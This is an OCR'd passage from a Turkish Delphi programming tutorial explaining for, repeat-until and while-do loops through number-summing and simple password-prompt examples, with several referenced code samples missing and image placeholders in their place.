
Şimdi örneğimizi bir adım daha zorlaştırıp, “0” dan Edit kontrolüne girilecek olan değere kadar sayıları toplayacak bir proje yapalım.



Inc() fonksiyonunda kullanacağınız değişken tam sayı tipli olmalıdır. Aksi takdirde Delphi size işlemi yapamayacağına dair uyarı mesajı verecektir. Örneği bir adım daha zorlaştırarak, Edit’lere girilen değerler arasındaki sayıların toplamını hesaplatalım.



Bu örnekte Edit1 kontrolüne girilen değer, Edit2 kontrolüne girilen değerden daha büyükse döngü hiç çalışmayacak, başlıkta "0" değeri gözükecektir. Şimdi bu soruna da kontrol koyarak örneğimizi geliştirelim.




Programda kullanılan aşağıdaki blok, sayaç bitiş değerinin sayaç başlangıç değerinden küçük girilmesi durumunda, değişkenlerin yerlerini değiştirerek başlangıç değerinin bitiş değerinden her zaman küçük olmasını (Eşitte olabilir. Eşit olması durumunda döngü işletilecektir) sağlamaktadır.

```
if ilk>son then   //ilk sondan büyükse
   begin    //yerlerini değiştir
     deger:=ilk;
     ilk:=son;
     son:=deger;
   end;
```

Aynı şekilde "Inc(toplam,i);" satırı yerine, "toplam:=toplam+i;" de (Şayet toplamın reel sayı tanımlanma durumu varsa Inc() fonksiyonu zaten kullanılamaz) yazabilirsiniz.

Örneğimizi biraz daha zorlaştırarak girilen iki sayı arasındaki çift sayıları toplatan bir algoritma geliştirelim.



Bu örnekte eklenen kontrol, döngü içerisinde toplam değişkenine eklenecek olan sayının çift olup olmadığının kontrol edilmesi işlemidir. Şayet kontrol edilen sayaç değeri tek sayıysa ekleme işlemi yapılmamakta, çift sayıysa ekletilmektedir. Sonuç olarak da girilen iki sayı arasındaki değerlerin toplamı kolaylıkla hesaplatılabilmektedir.

Bu soruyu "for" döngüsüyle çözmek iyi bir programcı için yanlış bir tercih olacaktır. Sebebi çok basittir, sonuç her zaman doğru çıkacaktır, fakat döngünün işletilme sayısı (Tek sayılar içinde sonuçta kontrol yapılmaktadır) iki kat fazla olacaktır. Bu yüzden bu tip problemleri, daha sonra gösterilecek olan diğer döngülerle çözünüz.

Delphi'de "for" döngüsü içerisinde sayaç değerine step verilemektedir. Yani sayacın ikişer ikişer artması maalesef mümkün olamamaktadır. Şayet sayaç artım değeri "1" den fazla ise diğer döngüleri kullanınız. Ayrıca "for" döngüsü içerisinde sayaç değerini değiştirmenize Delphi izin vermeyecektir.

```
for i:=ilk to son do
   begin
     if i mod 2=0 then //Çift sayıysa ekle
       Inc(toplam,i);
      Inc(i); //Burada hata verir sayaç değerine for içerisinde manuel müdahale
//edilemez
   end;
```


Şimdi sizlere Döngü ve Dizileri iç içe kullanabileceğiniz sıralama algoritmalarından bahsetmek istiyorum. Lütfen dikkatlice İnceleyiniz.

- **Repeat Until Döngüsü:**


Bazı durumlarda döngünüzün kaç kere işleyeceğini tahmin edemeyebilirsiniz. Yani döngünüz bir şarta (veya birden çok) bağlı olarak işleyecektir. Dolayısıyla bu işlemi "for" döngüsüyle çözemeyeceksiniz. Döngünüzün çalışma sayısı bir şarta bağlı olacaksa çözüm yollarından bir tanesi "Repeat-Until" döngüsüdür. Belirteceğiniz şart ***sağlanmadığı*** sürece döngünüz işlemeye devam edecektir.

```
repeat
      //Döngü içerisinde işletilecek kodlar buraya yazılacak.
Until ilk>son; //şart sağlanırsa bitir
```

Aşağıdaki örnek projede, daha önce "**for**" döngüsüyle çözmüş olduğumuz girilen iki sayı arasındaki sayıların toplamını hesaplayan projenin "Repeat – Until" döngüsüyle çözülmüş hali verilmiştir.



Şimdi de yine daha önceden "for" ile yazdığımız fakat iyi çözüm olmadığını belirttiğimiz girilen iki sayı arasındaki çift olanları toplayan programın kodlarını verelim (Tabiiki çözümü Repeat-Until ile gerçekleştireceğiz).




Bu arada tekrar hatırlatalım. **Inc**() fonksiyonunu kullanabilmeniz için, fonksiyona giren iki değerinde tam sayı tipli değişken olması gerekmektedir. Aksi takdirde "toplam:=toplam+ilk" yazmalısınız.


Şimdi de programı çalıştırdığımız anda bize şifre soracak, eğer şifreyi bilemezsek yeniden girmemizi isteyecek pencereyle karşılaşacağımız bir program yapalım.

Şifre isteme işlemlerinin yapılacağı en uygun Event "FormCreate" yordamıdır. Bu yüzden kodumuzun tamamını bu procedure'e yazacağız. Şifre isteme işlemini döngü içerisinde yapacağımız için, şifreyi doğru girene kadar arka arkaya şifre penceresi ile karşılaşacaksınız. Bahsettiğimiz bu tür uygulamaları, şarta bağlı olarak işletilebilen döngülerle çözmek çok uygun bir çözüm yolu olacaktır.

Şifre uygulaması için aşağıdaki kodları projenizin gösterilen yordamlarına ekleyiniz.



Şimdi de uygulamamızı biraz daha geliştirerek, kullanıcının sadece üç kere şifre girebileceği, üç hakkında da bilemezse programın kapatılacağı bir hale dönüştürelim.




Döngü içerisinde kullanılan "Application.Terminate" komut satırı programı kapatmak için kullanılmaktadır. Yanlız burada ufak bir incelik var. Delphi "Application.Terminate" komutunu gördüğü zaman programı bitirir ama döngü tamamlandıktan sonra. Bu yüzden "exit" komutunu eklemezseniz, garip durumlarla karşılaşabilirsiniz (Döngü içerisinde Application.Terminate komutunu kullanırkan dikkat etmelisiniz).

- **While Do Döngüsü:**


Bu döngü belirtilen şart gerçekleştiği sürece devamlı olarak işler. Repeat – Until döngüsünden farkı, şartın döngü çıkışında değil, girişinde kontrol edilmesidir. Belirtilen şart sağlanmıyorsa bu bloğa yazacağınız kod hiç işlemeyebilir. Aşağıdaki döngü için kullanacağınız yapı verilmiştir.

```
while ilk<=son do
  begin
      //Kodlar Bu araya yazılacak
  end;
```

Belirtilen şart sağlandığı sürece döngü komutları işlemeye devam edecektir. Yine bloktaki kodlar bir satırdan fazla ise begin-end bloğu kullanmak zorunlu olacaktır. Aşağıda girilen iki sayı arasındaki çift sayıların toplamı bu döngü kullanılarak çözülmüştür.




Şimdi de şifre sorma uygulamasını “While-Do” döngüsüyle gerçekleştirelim.



- **Sıralama Algoritmaları:**

